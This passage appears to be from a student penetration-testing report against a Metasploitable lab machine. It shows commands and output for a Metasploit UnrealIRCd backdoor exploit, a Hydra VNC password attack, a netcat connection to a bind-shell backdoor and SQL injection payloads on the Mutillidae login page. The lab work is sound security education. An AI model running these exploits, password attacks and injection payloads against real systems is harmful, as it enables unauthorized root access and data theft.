
Reference Information

BID: 40820
CVE: CVE-2010-2075

Figure 4.33: Reference information for vulnerability

In order to examine this vulnerability CVE 2010-2075, we used the Metasploit tool.


First of all, we opened the Metasploit tool in the Kali Linux machine and we searched for the specific exploit on the Metasploit (2010-2075).



```
> Executing "sudo msfdb init && msfconsole"
[i] Database already started
[i] The database appears to be already configured, skipping initialization


  Metasploit Park, System Security Interface
  Version 4.0.5, Alpha E
  Ready ...
  > access security
  access: PERMISSION DENIED.
  > access security grid
  access: PERMISSION DENIED.
  > access main security grid
  access: PERMISSION DENIED....and ...
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!


       =[ metasploit v5.0.99-dev                          ]
+ -- --=[ 2045 exploits - 1106 auxiliary - 344 post       ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Adapter names can be used for IP params set LHOST eth0

msf5 > search 2010-2075

Matching Modules
================

   #  Name                                        Disclosure Date  Rank       Check  Description
   -  ----                                        ---------------  ----       -----  -----------
   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution


msf5 > 
```

Figure 4.34: Finding the exploit on the Metasploit tool


Then we used this exploit with the command use and we configured the options as shown on the below prinscreen:



```
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!


       =[ metasploit v5.0.99-dev                          ]
+ -- --=[ 2045 exploits - 1106 auxiliary - 344 post       ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Adapter names can be used for IP params set LHOST eth0

msf5 > search 2010-2075

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution


msf5 > use 0
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   6667             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.1.19
RHOSTS => 192.168.1.19
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.1.19     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   6667             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > 
```

Figure 4.35: Configure the exploit


Finally, we ran the command "run" and command shell session has been opened where we could run all Linux commands against the target machine.



```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] 192.168.1.19:6667 - Connected to 192.168.1.19:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
[*] 192.168.1.19:6667 - Sending backdoor command ...
[*] Started bind TCP handler against 192.168.1.19:4444
[*] Command shell session 1 opened (0.0.0.0:0 → 192.168.1.19:4444) at 2020-12-21 00:03:09 +0200

whoami
root
id
uid=0(root) gid=0(root)
uname-a
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Figure 4.36: Launch the exploit & shell session

The penultimate known vulnerability of the target system is related with VNC (Virtual Network Computing) which is running on the target system. More specifically, the VNC is a simple protocol that used for remote access to graphical user interface (GUI) .



Metasploitable / Plugin #61708

VNC Server 'password' Password

Description
The VNC server running on the remote host is secured with a weak password. Nessus was able to login using VNC authentication and a password of 'password'. A remote, unauthenticated attacker could exploit this to take control of the system.

Solution
Secure the VNC service with a strong password.

Output

```
Nessus logged in using a password of "password".
```

Port	Hosts
5900 / tcp / vnc	192.168.1.19

Plugin Details

Severity:	Critical
ID:	61708
Version:	$Revision: 1.2 $
Type:	remote
Family:	Gain a shell remotely
Published:	August 29, 2012
Modified:	September 24, 2015

Risk Information

Risk Factor: Critical
CVSS Base Score: 10.0
CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C

Vulnerability Information


Default Account: true
Exploited by Nessus: true

Figure 4.37: Information that is displayed for the fourth vulnerability

We have identified that the service is running on the port 5900(Nmap results), we can check if it using weak/default passwords. In order to this we used the Hydra which is login cracker.

We chose to run a dictionary attack (word list) with the Hydra tool.


The command that we executed is the below:



```
root@KaliLinux:~/Desktop# hydra -P passwords.txt -t 1 192.168.1.19 vnc
```

Figure 4.38: Execution of Hydra tool


The outcome of the command was:



```
root@KaliLinux:~/Desktop# hydra -P passwords.txt -t 1 192.168.1.19 vnc
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-12-21 00:27:15
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking vnc://192.168.1.19:5900/
[5900][vnc] host: 192.168.1.19   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-12-21 00:27:16
root@KaliLinux:~/Desktop#
```


Figure 4.39: Results of hydra tool

From the result of Hydra tool, we verified that the password is the ‘password’ for the ‘root’ user. After we found the password, we tried to log in using the vncviewer as shown below:



```
root@KaliLinux:~/Desktop# vncviewer 192.168.1.19
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
```


Figure 4.40: Login with vnc viewer on target machine



```
root@metasploitable:/# whoami
root
root@metasploitable:/# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 G
NU/Linux
root@metasploitable:/# 
```

Figure 4.41: Login on the target machine with vncviewer

The last critical vulnerability that the target machine has, is the Blind Shell Backdoor which mean that the shell of target machine is listening on the remote port without any authentication. This have as a result to use it by connecting to the remote port without any authentication and send commands directly on the target machine.



Bind Shell Backdoor Detection

Description

A shell is listening on the remote port without any authentication being required. An attacker may use it by connecting to the remote port and sending commands directly.

Solution

Verify if the remote host has been compromised, and reinstall the system if necessary.

Output

```
Nessus was able to execute the command "id" using the
following request :


This produced the following truncated output (limited to 10 lines) :
------------------------------ snip ------------------------------
root@metasploitable:/# uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/#

------------------------------ snip ------------------------------
```

Port	Hosts
1524 / tcp / wild_shell	192.168.1.19

Plugin Details

Severity:	Critical
ID:	51988
Version:	1.9
Type:	remote
Family:	Backdoors
Published:	February 15, 2011
Modified:	May 10, 2019

Risk Information

Risk Factor: Critical

CVSS v3.0 Base Score 9.8


CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

CVSS Base Score: 10.0

CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C

Figure 4.42: Information that is displayed for the last vulnerability

From the results that we gathered on the Footprinting & Scanning phase; we identified that the machine's shell is listening on port 1524.As we did not need a password, we used the command netcat to connected on the remote shell.




```
root@KaliLinux:~/Desktop# netcat 192.168.1 19  1524
root@metasploitable:/# uname -i
unknown
root@metasploitable:/# ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
root@metasploitable:/# whoami
root
root@metasploitable:/# 
```

Figure 4.43: Exploitation of vulnerability

4.1.4.2 *Exploit the Web Application*

As we have verified that the target machine hosts a web application as shown in the below screenshot:



Mutillidae: Born to be Hacked

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10

Latest Version / Installation

- Latest Version
- Installation Instructions
- Usage Instructions
- Get rid of those pesky PHP errors
- Change Log
- Notes

Samurai WTF and Backtrack contains all the tools needed or you may build your own collection

Samurai Web Testing Framework

Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons

@webpwnized

Mutillidae Channel

Developed by Adrian "Irongeek" Crenshaw and Jeremy Druin

Browser: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0

PHP Version: 5.2.4-2ubuntu5.10


The newest version of Mutillidae can downloaded from Irongeek's Site

Figure 4.44: The web application that is hosted on the target machine

In this web application as penetration tester, we try to identify if the web application is vulnerable on the below attacks which are referred on the OWASP list:

1. SQL Injection
2. Cross Site Scripting (XSS)

Firstly, we created a new user that helped us to identify if the web application is vulnerable on the SQL injection.



Register for an Account

Please choose your username, password and signature

Username	pentest
Password	•••••••
Confirm Password	•••••••
Signature	

Figure 4.45: Creation of user that help us on penetration testing

The user that we used on the penetration testing have the below data:

Username: pentest and Password: pentest

Then, we examined the SQL injection as is the most common vulnerability in the web applications. After our research we found two pages that we consider that the web application could be vulnerable on SQL Injections attacks. The first one is the Login page which have two input fields, the user and password as displayed below:





Figure 4.46: Evaluate the Login page against SQL Injection attack


Our first test was to inserted the character ‘ on the field Name and we received the below database error:



Error: Failure is always an option and this situation proves it	
Line	49
Code	0
File	/var/www/mutillidae/process-login-attempt.php
Message	Error executing query: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "'' AND password='' at line 1
Trace	#0 /var/www/mutillidae/index.php(96): include() #1 {main}
Diagnotic Information	SELECT * FROM accounts WHERE username=''' AND password=''
Did you setup/reset the DB?	

Figure 4.47: SQL error that displayed

The error message provides us many useful information about the database and the type of database. Furthermore, it approved that the This specific error referred to the SQL syntax is not correct. We continued our tests and we put as username the value pentest and as password the value: pentest' AND 1=1--' and we managed to login as pentest user.



http://192.168.1.13?

pentest

pentest' AND 1=1--'

☑ Show password

Mutillidae: Born to be Hacked

Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Logged In User: pentest ()

Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10

